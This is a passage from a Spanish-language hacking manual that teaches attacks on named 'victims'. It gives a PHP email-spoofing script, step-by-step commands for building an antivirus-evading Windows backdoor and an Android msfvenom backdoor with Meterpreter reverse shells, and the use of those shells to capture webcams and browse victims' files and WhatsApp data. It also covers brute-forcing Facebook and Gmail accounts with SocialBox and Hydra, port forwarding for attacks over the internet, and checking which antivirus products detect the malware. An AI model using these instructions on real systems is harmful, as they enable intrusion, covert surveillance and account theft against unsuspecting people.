
Esto lo hizo exactamente una persona que hizo un cupón de una hamburguesa gratis en una cadena de comida rápida.

También en vez de llevarlo a una página web fraudulenta se puede hacer que se descargue una app y hackearle el teléfono, pero eso ya cada uno con sus intereses.

## Fake Email

En este punto os voy a enseñar como enviar correos **desde cualquier remitente** para ello os tenéis que descargar el siguiente archivo:


<https://bit.ly/2x9bIT4>

Se os descargará un fichero. php que se encargará de enviar el Email.

Ahora lo que necesitamos es un hosting donde subir el fichero y desde ahí poder enviar el correo, yo os recomiendo **000webhost.com** ya que es gratis.

En la página os tenéis que registrar e ir al panel de control.

**Para ello vais a “File Manager”** y se nos abre el administrador de archivos. En la carpeta **public\_html** subimos el fichero que acabamos de descargar.



Le damos click derecho y **open**, entonces se nos abrirá un editor.

## Técnicas Hacking más utilizadas



The screenshot shows a web editor window titled "Edit file" with a red header bar. The file path is "/public\_html/FakeEmail\_Jotta.php". The code is a PHP script that uses the mail() function to send an email. The variables are: \$to = "victina@gmail.com", \$subject = "asunto email", \$message = "mensaje", and \$from = "correoplagiado@gmail.com". The script also sets headers and echoes a success message.

```
1 <?php
2
3 $to = "victina@gmail.com"; //correo electrónico de la victima a quien desea enviar un correo electrónico
4
5 $subject = "asunto email";
6
7 $message = "mensaje";
8
9 $from = "correoplagiado@gmail.com"; // Correo electrónico de la victima de quien desea enviar un correo electrónico
10
11 $headers = "From:" . $from;
12
13 $mail = mail($to,$subject,$message,$headers,$from); // Este mail () hará nuestro trabajo de spoofing
14
15 if($mail)
16 {
17     echo "Email enviado con éxito".$to;
18 }
19 >
```

At the bottom right, there are two buttons: "SAVE & CLOSE" and "SAVE".

Ahora ponemos el correo de la víctima, el asunto, el mensaje y el correo que queremos suplantar.




The screenshot shows the same web editor window, but with the code modified. The variables are: \$to = "corporationjottagmail.com", \$subject = "Prueba Email", \$message = "Esto es una prueba para el manual de Hacking", and \$from = "appleapple.com". The script also sets headers and echoes a success message.

```
1 <?php
2
3 $to = "corporationjottagmail.com"; //Correo electrónico de la victima a quien desea enviar un correo electrónico
4
5 $subject = "Prueba Email";
6
7 $message = "Esto es una prueba para el manual de Hacking";
8
9 $from = "appleapple.com"; // Correo electrónico de la victima de quien desea enviar un correo electrónico
10
11 $headers = "From:" . $from;
12
13 $mail = mail($to,$subject,$message,$headers,$from); // Este mail () hará nuestro trabajo de spoofing
14
15 if($mail)
16 {
17     echo "Email enviado con éxito".$to;
18 }
19 >
```

At the bottom right, there are two buttons: "SAVE & CLOSE" and "SAVE".


Lo guardamos, le damos click derecho al fichero y View.



Email enviado con exitocorporationjotta@gmail.com

Como podemos ver se ha enviado el correo con éxito.

Vamos al correo a comprobar que todo se haya realizado correctamente.



**Y como podemos ver aquí está el correo que hemos enviado, ya vosotros podéis adaptarlo como queráis. Yo cuando usaba esta técnica lo modifiqué para poder enviar archivos, le hice una web y una app para poderlos enviar desde el móvil.**

## Backdoor Windows

Estos ataques los vamos a hacer dentro de nuestra red si quieres aprender a hacerlo fuera de red solo tienes que seguir las instrucciones del punto “Ataques Fuera de la Red”

Recordad que todo esto lo estamos haciendo como súper usuario:

**sudo su**

## Como crear un Backdoor indetectable


Para crear un backdoor indetectable vamos a usar la herramienta **TheFatRat**.

La descarga es sencilla pero primero tenemos que añadir el repositorio necesario. Para ello vamos a la terminal y ponemos lo siguiente:

**nano /etc/apt/sources.list**

*Se nos abrirá un fichero y tenemos que poner el siguiente repositorio:*

**deb http://old.kali.org/kali sana main non-free contrib**



```
jotta@jotta: ~  
File Actions Edit View Help  
GNU nano 4.8 /etc/apt/sources.list  
  
# deb cdrom:[Kali GNU/Linux 2020.1a _Kali-last-snapshot_ - Official amd64 DVD Binary-1 w  
# deb cdrom:[Kali GNU/Linux 2020.1a _Kali-last-snapshot_ - Official amd64 DVD Binary-1 w  
  
deb http://http.kali.org/kali kali-rolling main non-free contrib  
deb http://old.kali.org/kali sana main non-free contrib  
# deb-src http://http.kali.org/kali kali-rolling main non-free contrib  
  
# This system was installed using small removable media  
# (e.g. netinst, live or single CD). The matching "deb cdrom"  
# entries were disabled at the end of the installation process.  
# For information about how to configure apt package sources,  
# see the sources.list(5) manual.
```

Una vez hecho eso guardamos y actualizamos

**apt-get update**

Ahora vamos a instalar la herramienta. Para ello ponemos en la terminal:

**git clone https://github.com/Screetsec/TheFatRat.git**

Se nos descargará la carpeta y accedemos a ella poniendo:

**cd TheFatRat**

Ahora tenemos que dar permisos a los ficheros fatrat y powerfull.sh

**chmod +x fatrat**

**chmod +x powerfull.sh**

Ahora instalamos mingw32. Para ello ponemos:

**apt-get install mingw32**

Una vez hecho esto solo nos queda instalar la herramienta, para instalar TheFatRat tenemos que ejecutar el archivo setup.sh:

**./setup.sh**

Se nos instalará y ya podemos ejecutar la herramienta:

**./fatrat**

La herramienta nos dará unas recomendaciones, solo tenemos que presionar **Enter** y nos llevará al menú.

Si queremos hacer un backdoor indetectable elegimos la opción 2

**“Create Fud 100% Backdoor with Fudwin 1.0”**





Ahora nos pedirá nuestra IP y un puerto, como está dentro de red ponemos la IP local, el puerto que queramos, el nombre del archivo con la extensión, el tipo de arquitectura donde se va a instalar y un icono. Si estuviéramos haciéndolo fuera de LAN tendríamos que poner la IP real o DNS y el puerto que hemos configurado en el router.

```
[ 1 ] - Powerstager 0.2.5 by z0noxz (powershell) (NEW)
[ 2 ] - Slow But Powerfull (OLD)
[ 3 ] - Return to menu

[TheFatRat]--[~]--[FUDWIN]:
  → 1

[ ++++++ ]

Your local IPV4 address is : 192.168.1.62
Your local IPV6 address is : fe80::a00:27ff:fe2a:c408
Your public IP address is : 79.153.74.229
Your Hostname is : 229.red-79-153-74.dynamicip.rima-tde.net

Set LHOST IP: 192.168.1.62

Set LPORT: 4545

Please enter the base name for output files(App.exe) : prueba1.exe

[ ++++++ ]
Select Windows Architecture target
  1 - 32Bit (XP,7,Vista)
  2 - 64Bit (XP64,Vista,7,8,10)

Choose (1,2) : 2

[ ++++++ ]
| Current icons list |
+-----+
access.ico
autorun.ico
excel.ico
lync.ico
pdf.ico
powerpoint.ico
project.ico
publisher.ico
TheFatRat.ico
visio.ico
vlc.ico
word.ico
+-----+

Write the icon name from the list to add to your backdoor EXE or press [ENTER] key for default icon
Filename : word.ico
```

Una vez hecho todo esto le damos a **Enter** y nos preguntará si queremos crear un **listener\***.

**En este caso le vamos a decir que no.**

```
[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++ ]
[*] You can find your file in :
    /root/Fatrat_Generated/prueba1.exe.exe

Do you want to create a listener for this configuration
to use in msfconsole in future ?

Choose y/n : n
```

Ahora para comprobar ver que es verdad que es indetectable vamos a escanear el backdoor para ver que antivirus lo detectan. Esto es muy importante hacerlo bien.

Para saber cómo hacer esto ir al punto “**Cómo saber que antivirus detectan mis virus**”.

	Mar 15, 2020	Found nothing
	Mar 15, 2020	Gen:Variant.Kryptik.79
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Gen:Variant.Kryptik.79
	Mar 15, 2020	Win64/Kryptik.BIG
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Gen:Variant.Kryptik.79
	Mar 15, 2020	Trojan.Win64.Rozena
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 14, 2020	Found nothing
	Mar 13, 2020	Found nothing

Como podemos ver hay algunos antivirus que lo detectan, pero por ejemplo **Avast** que es de los más usados no lo detecta.

Ahora lo que tenemos que hacer es configurar el entorno para estar a la escucha de que la víctima ejecute el backdoor. Para ello ponemos:

**msfconsole**

**use exploit/multi/handler**

**set PAYLOAD windows/x64/meterpreter/reverse\_tcp**

*(x64 o x32 según la arquitectura que hayamos usado)*

**set LHOST 192.168.1.62**

*(Nuestra IP)*

**set LPORT 4545**

*(El puerto que hemos utilizado para crear el Backdoor)*

**exploit**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.62
LHOST => 192.168.1.62
msf5 exploit(multi/handler) > set LPORT 4545
LPORT => 4545
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.62:4545
```

**Una vez lanzado el exploit** ya estará a la escucha hasta que la víctima ejecute el backdoor.

Ahora vamos a pasarlo a la víctima y a ejecutarlo.

Yo me lo he pasado por un Pendrive y no me ha saltado ninguna alarma de que es un virus.



Lo ejecutamos y comprobamos que en la consola de Metasploit se ha iniciado una sesión ahora ya estamos conectados a la máquina de la víctima y ya solo hay que dejar volar a nuestra imaginación y hacer lo que queramos.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.62
LHOST => 192.168.1.62
msf5 exploit(multi/handler) > set LPORT 4545
LPORT => 4545
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.62:4545
[*] Sending stage (206403 bytes) to 192.168.1.63
[*] Meterpreter session 1 opened (192.168.1.62:4545 -> 192.168.1.63:49182) at 2020-03-15 18:13:41 -0500

meterpreter > █
```

**\*Si quieres saber que es un listener y como crearlos puedes mirarlo en mi manual Metasploit disponible en Amazon y Google Play.**

## Como navegar por el equipo infectado

Para navegar por el equipo de la víctima una vez que está infectado es tan simple como poner en la terminal **shell**.

Después ya podemos navegar de forma normal como si estuviéramos desde su **cmd**.

```
meterpreter > shell
Process 2488 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\jotta\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: F477-DAED

Directorio de C:\Users\jotta\Desktop

16/03/2020  21:03    <DIR>          .
16/03/2020  21:03    <DIR>          ..
16/03/2020  21:03                573.613 prueba1.exe
               1 archivos             573.613 bytes
               2 dirs  53.572.259.840 bytes libres

C:\Users\jotta\Desktop>cd ..
cd ..

C:\Users\jotta>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: F477-DAED

Directorio de C:\Users\jotta


15/03/2020  23:38    <DIR>          .
15/03/2020  23:38    <DIR>          ..
15/03/2020  23:43    <DIR>          Contacts
16/03/2020  21:03    <DIR>          Desktop
15/03/2020  23:43    <DIR>          Documents
16/03/2020  21:03    <DIR>          Downloads
15/03/2020  23:43    <DIR>          Favorites
15/03/2020  23:43    <DIR>          Links
15/03/2020  23:43    <DIR>          Music
15/03/2020  23:43    <DIR>          Pictures
15/03/2020  23:43    <DIR>          Saved Games
15/03/2020  23:43    <DIR>          Searches
15/03/2020  23:43    <DIR>          Videos
               0 archivos             0 bytes
               13 dirs  53.572.259.840 bytes libres

C:\Users\jotta>
```

## Como activar la webcam de la victima

Activar la Webcam de la víctima es sencillo, en la consola de **meterpreter** solo tenemos que poner **webcam\_list** y nos mostrará las webcams que tiene activas, elegimos una poniendo **webcam\_snap 2** siendo 2 la segunda webcam y se nos abrirá una nueva ventana en la que aparecerá la captura de la Webcam. Si quieres ver la webcam en tiempo real tienes que poner **webcam\_stream 2**.

```
meterpreter > webcam_snap -i 2 -v true
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/cgmwZJaH.jpeg
meterpreter > 
```



¡Si queréis profundizar más en Meterpreter como por ejemplo aprender a crear backdoors camuflados en pdfs, hacer persistencia para que cuando la víctima apague el ordenador y lo encienda la sesión siga activa, escalar privilegios, etc. no olvidéis echar un vistazo a mi manual Metasploit!! Donde se explica todos los usos de Meterpreter. La herramienta más importante del hacking.





## Backdoor Android

### Crear Backdoor para Android

Para crear un backdoor en para android vamos a utilizar la herramienta msfvenom.

#### Sintaxis:

**msfvenom -p android/meterpreter/reverse\_tcp LHOST=<ip>  
LPORT=<puerto> -D**

#### Ejemplo:

Msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.1.62  
LPORT=4444 R > /home/jotta/Desktop/backdoor.apk

```
jotta@jotta:~$ msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.210 LPORT=4444 R > /home/jotta/backdoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10182 bytes
```

Ahora tenemos que configurar todo el entorno para ello tenemos que seguir los siguientes pasos:

1. **msfconsole**
2. **use exploit/multi/handler**
3. **set PAYLOAD android/meterpreter/reverse\_tcp**
4. **set LHOST 192.168.1.62**
5. **set LPORT 4444**
6. **exploit**

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.43.210
LHOST => 192.168.43.210
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.43.210:4444
```

Ahora le tenemos que mandar el virus a la víctima y esperar a que lo ejecute.




La víctima ya ha ejecutado el virus y ahora vamos a jugar.

## Activar cámara del dispositivo infectado

Si queremos ver todos los comandos que podemos ejecutar en el dispositivo infectado ponemos el comando **“help”** sin comillas.

Para activar la cámara del teléfono primero tenemos que saber las cámaras que tiene.

### webcam\_list



Nos aparece una lista de cámaras, elegimos la que queramos y la activamos con el siguiente comando:

### Webcam\_stream 2

Siendo 2 la cámara frontal. También podéis hacer una captura de la cámara poniendo **“webcam\_snap 2”** sin comillas.

## Acceso a los datos de la víctima

Para acceder a los datos de la víctima como imágenes, whatsapp, videos, documentos, etc... ponemos lo siguiente:

### Shell

**cd sdcard**

**ls**

Y podemos ver todas las carpetas del dispositivo.

```
cd sdcard
ls
Alarms
Android
Canva
DCIM
Documents
Download
LazyList
MidasOversea
MovieMakerLib
Movies
Music
Notifications
PicsArt
Pictures
Podcasts
QTAudioEngine
RW_LIB
Ringtones
Samsung
Voice Recorder
WhatsApp
com.activision.callofduty.shooter
dexati
hpscan
milanuncios
tencent
zedge
```

**¡Si queréis profundizar más en Meterpreter no olvidéis echar un vistazo a mi manual Metasploit!! Donde se explica todos los usos de Meterpreter. La herramienta más importante del hacking donde podrás saber todos los conceptos y realizar todos los ataques con Metasploit.**



## Fuerza Bruta

Los ataques de fuerza bruta son aquellos que la forma de recuperar una clave es probando todas las combinaciones posibles hasta encontrar aquella que le permite el acceso.

Esto va acompañado de diccionarios que son documentos de texto con combinaciones de letras/números que podemos hacer nosotros o podemos descargarnos uno genérico.

Hay gente que estudia a la persona y hace un diccionario con palabras que creen que pueden ser las contraseñas.

Una vez dicho todo esto empezamos.

## Como crear un diccionario

Hay muchas herramientas para crear diccionarios, a mí la que más me gusta es **Crunch**.

Crunch viene ya instalado por defecto.

### Sintaxis:

`crunch <min> <max> <conjunto de caracteres> -t <patrón> -o <ruta>`

- **crunch:** Es la palabra clave que notifica al sistema para usar esta herramienta.
- **<min>:** Especifica la longitud mínima de los caracteres que desea.
- **<max>:** Especifica la longitud máxima de los caracteres.
- **<conjunto de caracteres>:** Se especifican los caracteres que desea utilizar al crear el diccionario.
- **-t <patrón>:** Es opcional, pero aquí puedes especificar un patrón para tu conjunto de caracteres.
- **-o <ruta>:** Aquí se pondrá la ruta donde queremos guardar el archivo.

Ahora vamos a crear un diccionario simple y otro completo.

### Diccionario simple:

Digo que es simple porque tiene una palabra y hace combinaciones por esa palabra.

```
crunch 4 6 jottahacking -o /home/jotta/Desktop/dicSimple.txt
```


### Diccionario completo:

```
crunch 4 10
```

```
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 -o /home/jotta/Desktop/dicCompleto.txt
```

```
root@jotta:/home/jotta/Desktop# crunch 4 6 jottahacking -o /home/jotta/Desktop/dicSimple.txt
Crunch will now generate the following amount of data: 7650000 bytes
7 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1110000

crunch: 100% completed generating output
root@jotta:/home/jotta/Desktop# ls
dicSimple.txt
root@jotta:/home/jotta/Desktop#
```



```
Open  dicSimple.txt [Read-Only]  Save  -  +  x
~/Desktop

jjjj
jjjo
jjjt
jjja
jjjh
jjjc
jjjk
jjji
jjjn
jjjg
jjoj
jjoo
jjot
jjoa
jjoh
jjoc
jjok
jjoi
jjon
jjog
jjtj
jjto
```

Presionamos **enter** y se nos generará el diccionario

## Como hacer un ataque de Fuerza Bruta

Os voy a enseñar cómo hacer fuerza bruta con dos herramientas, ambas tienen sus ventajas. Por ejemplo, SocialBox te da más posibilidades para hacer fuerza bruta, pero Hydra es más rápido.

### Fuerza bruta con SocialBox

Lo primero que tenemos que hacer es descargar la herramienta:

```
git clone https://github.com/TunisianEagles/SocialBox
```

Después accedemos a la carpeta:

```
cd SocialBox
```

E instalamos el fichero install-sb.sh y SocialBox.sh para ello ponemos:

```
bash install-sb.sh
```

Una vez instalado todo se nos ejecutará la herramienta automáticamente.

Cuando queramos inicializarlo ponemos:

```
chmod +x SocialBox.sh
```

```
./SocialBox.sh
```

Nos saldrán 4 plataformas para atacar con fuerza bruta.

1. Facebook
2. Gmail
3. Instagram
4. Twitter

```

          SOCIAL BOX v1
    [+] Coded By Belahsan Ouerghi      [+]
    [+] www.facebook.com/ouerghi.belahsan  [+]
    [+] Greetz To All Pentesters        [+]
    [+] Special Greetz To : {thelinuxchoice , Ha3MrX, Tunisian Eagles} [+]

Select From Menu :

    1 : Brute Force Facebook Account
    2 : Brute Force Gmail Account
    3 : Brute Force Instagram Account
    4 : Brute Force Twitter Account
    99: Exit

Choice > █
```

En este caso vamos a hacer la prueba con Facebook, para ello ponemos un 1

Ahora nos pedirá el Facebook ID, Email, Username o número de teléfono y la ruta de nuestro diccionario.

```

          SOCIAL BOX v1
    [+] Coded By Belahsan Ouerghi      [+]
    [+] www.facebook.com/ouerghi.belahsan  [+]
    [+] Greetz To All Pentesters        [+]
    [+] Special Greetz To : {thelinuxchoice , Ha3MrX, Tunisian Eagles} [+]

Select From Menu :

    1 : Brute Force Facebook Account
    2 : Brute Force Gmail Account
    3 : Brute Force Instagram Account
    4 : Brute Force Twitter Account
    99: Exit

Choice > 1

                                Facebook Brute Force

Enter Facebook ID / Email / Username / Number: corporationjotta@gmail.com
Enter wordlist path : /home/jotta/Desktop/dicSimple.txt █
```

**Presionamos Enter** y empezará a comprobar las contraseñas hasta encontrar la correcta.



## Fuerza bruta con Hydra

### Sintaxis:

Hydra -S -l <correo> -P <Dirección diccionario> -e -ns -V -s <puerto> <Servidor>

-S (Socket)

-l → Se utiliza -l porque sabemos el email (Si fuera un diccionario de correos pondríamos -L)

-P → Se utiliza -P porque vamos a utilizar un diccionario de contraseñas, si supiéramos la contraseña, pero no el correo pondríamos -p)

<puerto> Puerto de Gmail

<Servidor> → Protocolo al cual vamos a hacer el ataque

### Ejemplo:

Hydra -S -l **pruebasjotta@gmail.com** -P /home/jotta/Desktop/dicSimple.txt -e ns -V -s 465 smtp.gmail.com smtp

```
jotta@jotta:~/Desktop$ hydra -S -l pruebasjotta@gmail.com -P /home/jotta/Desktop/dicSimple.txt -e ns -V -s 465 smtp.gmail.com smtp
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-18 09:15:05
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[WARNING] Google Mail has bruteforce detection and sends false positives. You are not doing anything illegal right?!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1110003 login tries (l:1/p:1110003), -69276 tries per task
[DATA] attacking smtps://smtp.gmail.com:465/
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "pruebasjotta@gmail.com" - 1 of 1110003 [child 0] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "" - 2 of 1110003 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjj" - 3 of 1110003 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjo" - 4 of 1110003 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjt" - 5 of 1110003 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjja" - 6 of 1110003 [child 5] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjh" - 7 of 1110003 [child 6] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjc" - 8 of 1110003 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjk" - 9 of 1110003 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjji" - 10 of 1110003 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjn" - 11 of 1110003 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjjg" - 12 of 1110003 [child 11] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjjo" - 13 of 1110003 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjoo" - 14 of 1110003 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjot" - 15 of 1110003 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjoa" - 16 of 1110003 [child 15] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjoh" - 17 of 1110003 [child 16] (0/0)
[ATTEMPT] target smtp.gmail.com - login "pruebasjotta@gmail.com" - pass "jjoc" - 18 of 1110003 [child 17] (0/0)
```

Si se quiere hacer fuerza bruta de otro servicio que no sea Gmail hay que buscar su puerto y protocolo.

Por ejemplo, Yahoo sería:

- **Puerto** → 465
- **Servidor** → **smtp.mail.yahoo.com**

## Ataques Fuera de LAN

Esto es esencial para hacer ataques fuera de tu local, son pasos muy genéricos que valen para todo tipo de backdoors, phishing, keylogger, etc.

Resumiendo, para todo lo que te pida una IP o puerto y quieras hacerlo fuera de tu red local tienes que pasar por aquí.

Lo primero que necesitamos es saber cuál es nuestra IP real, para verlo vamos al siguiente enlace:

<https://www.cual-es-mi-ip.net/>

En esa página nos saldrá nuestra IP en grande.

Mi recomendación es que habléis con vuestra compañía de internet y contratéis una IP estática ya que esta IP se va a renovar cada cierto tiempo.

Y por último necesitamos tener un puerto abierto.

Para ello vamos a la página de nuestro router, si no la sabemos podemos verla detrás del router o poniendo en la terminal:

**route -n**

```
jotta@jotta:~$ route -n
Kernel IP routing table
Destination    Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0        192.168.1.1    0.0.0.0         UG    100    0      0 eth0
192.168.1.0    0.0.0.0        255.255.255.0   U     100    0      0 eth0
```

Aquí no nuestro capturas porque cada router tiene una página de configuración diferente.

Lo que hay que hacer es muy sencillo.

Tenemos que buscar el apartado de puertos, si no lo encontramos podemos buscar en google “Como abrir puertos del router de la compañía X” siendo X vuestra compañía ya que seguro que alguien lo ha buscado antes y agregar un nuevo puerto.



Normalmente la configuración del puerto si es siempre la misma.

- Un nombre como por ejemplo “Linux”
- El tipo de servicio que será “TCP/UDP”
- El puerto, que será el que pondremos en el backdoor o en el archivo malicioso. Algunos routers piden “Starting Port” y “Ending Port” escribimos el mismo puerto en ambas.
- La IP, aquí pondremos nuestra IP pública que es la que hemos puesto en el backdoor.

Aquí lo que estamos diciendo es que todo lo que venga por el puerto que hemos puesto nos lo redirija a nuestra IP

Una vez tengamos todo esto lo añadimos.

**¡Ahora en todas las herramientas que te pidan un localhost o una IP pones esa de la página que es nuestra IP pública y en el puerto pones el que has abierto y una vez hecho esto... tan tan taaaaaaaan ya tienes todo lo necesario para crear archivos maliciosos fuera de reed!!! Bieeeeeen!!!!.**

## Como saber que antivirus detectan mis virus

Este es uno de los puntos más importantes del hacking, no porque sea la mayor táctica que os solucionará la vida sino porque gracias a esto podéis saber que clases de antivirus se tragarán vuestros virus y tenéis que utilizar la página indicada ya que hay muchas que lo que hacen es enviar el malware a los antivirus y estos lo bloquean en una nueva actualización por eso yo recomiendo esta página.

Es una página simple, entendible para todo el mundo y que no reporta los virus a las empresas para bloquearlos.

<https://virusscan.jotti.org/>

Solo tienes que seleccionar el archivo que quieres escanear y esperar a que muestre los resultados.



	Mar 15, 2020	Found nothing
	Mar 15, 2020	Gen:Variant.Kryptik.79
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Gen:Variant.Kryptik.79
	Mar 15, 2020	Win64/Kryptik.BIG
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Gen:Variant.Kryptik.79
	Mar 15, 2020	Trojan.Win64.Rozena
	Mar 15, 2020	Found nothing
	Mar 15, 2020	Found nothing
	Mar 14, 2020	Found nothing
	Mar 13, 2020	Found nothing

## Camuflar virus en una foto

Para realizar esto necesitamos:

- Winrar
- Una imagen .ico
- El virus

Si no tenemos ninguna imagen .ico no pasa nada, puedes coger una imagen normal y convertirla.

